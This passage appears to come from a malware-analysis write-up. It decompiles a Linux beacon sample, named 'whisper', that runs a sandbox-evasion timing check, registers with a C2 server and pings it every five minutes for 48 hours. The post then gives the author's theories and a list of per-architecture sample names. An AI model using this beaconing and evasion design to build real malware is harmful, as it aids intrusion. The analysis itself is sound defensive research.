2 void FUN_0040125c(long param_1,int param_2)
3
4 {
5     char cVar1;
6     int iVar2;
7     |
8     cVar1 = time_passed_check();
9     if (cVar1 == '\0') {
10         if (param_2 != 0) {
11             add_client(param_1 + 8,2,param_2);
12         }
13         iVar2 = 0;
14         do {
15             iVar2 = iVar2 + 1;
16             ping_cnc(param_1 + 8,2,param_2,iVar2);
17             sleep(300);
18         } while (iVar2 != 0x240);
19     }
20     return;
21 }

```

Step-by-step:

First, the binary checks the result of the time-check. If that check passes, it registers the client with the C2.

Afterwards, the binary pings the C2 server every 300 seconds. The loop contains a counter that runs 576 iterations in total. The full runtime is therefore limited to exactly 48 hours ($300 * 576 = 172,800$ seconds = 48 hours). I named the overall routine `add_and_ping`. Looking into the `main` function, we now have a structure that ties everything together:

```

1
2 undefined8 main(int param_1, long param_2)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined local_970 [1184];
8     undefined local_4d0 [1200];
9
10    uVar1 = 0;
11    _init_buffer(local_970);
12    if (param_1 == 2) {
13        uVar1 = fprintf_u(*(undefined8 *) (param_2 + 8));
14    }
15    iVar2 = create_socket(0x5d1 Undefined Quad Word
16    if (iVar2 != 0) {          Length: 8
17        init_buffer(local_4d0);
18        add_and_ping(local_4d0, uVar1);
19        locked_syscall_wrapper(iVar2);
20        destroy_buffer(local_4d0);
21    }
22    _destroy_buffer(local_970);
23    return 0;
24 }
25

```

Note: I intentionally didn't discuss every single helper; I renamed the lesser functions for clarity but didn't dig into those that aren't relevant to this write-up.

Conclusion

The binary's functionality is limited. On startup it runs a time-difference check designed to detect sandboxing, using `sys_rt_sigtimedwait` to make sleep detection harder. If the sample concludes the timing check is okay, it registers with the C2 and then pings the C2 every five minutes for 48 hours. This is a beacon-only sample with no additional backdoor capabilities in the analyzed build.

Interpretations

Because the attacker used multiple techniques to keep their real binaries out of standard analysis, this likely serves as a sandbox-evasion measure. The operator can watch the incoming pings from infected machines and, after confirming persistent, consistent check-ins over the 48-hour window, choose targets for a follow-up payload deployment. That prevents premature sandboxing and analysis of the actual payloads.

An argument against that theory is the lack of any attempt to establish persistent access in this sample, that would make later deployment harder if defenders notice and block the operation early.

Another hypothesis is that the operator collects telemetry to detect whether the binary is being detected and if it survives for a desired runtime. That would explain the lack of persistence attempts, but I consider this less likely because there are more efficient ways to perform that kind of telemetry.

References:

- Small Analysis by previous Version of the Binary: <https://ducklingstudio.blog.fc2.com/blog-entry-419.html>
- Github: <https://github.com/Mr128Bit/Whisper-beacononly-c2client/tree/main>
- Malshare Links:
Coming Soon

- Virustotal Scans:
 - [whisper.powerpc64power8](#)
 - [whisper.powerpce300c3](#)
 - [whisper.sparc](#)
 - [whisper.powerpce500mc](#)
 - [whisper.sparc64](#)
 - [whisper.powerpc440fp](#)
 - [whisper.i686](#)
 - [whisper.powerpc64e6500](#)
 - [whisper.powerpc64lepower8](#)
 - [whisper.x64](#)
 - [whisper.powerpc64e5500](#)
 - [whisper.sh4](#)
 - [whisper.mips64n32](#)
 - [whisper.m68k](#)
 - [whisper.mipsle](#)
 - [whisper.riscv64](#)
 - [whisper.mips64len32](#)
 - [whisper.riscv32](#)
 - [whisper.arcle750d](#)
 - [whisper.mips64le](#)
 - [whisper.mips](#)
 - [whisper.arclehs38](#)
 - [whisper.mips64](#)
 - [whisper.armv6](#)
 - [whisper.armv5](#)
 - [whisper.armv7](#)
 - [whisper.aarch64](#)
 - [whisper.aarch64be](#)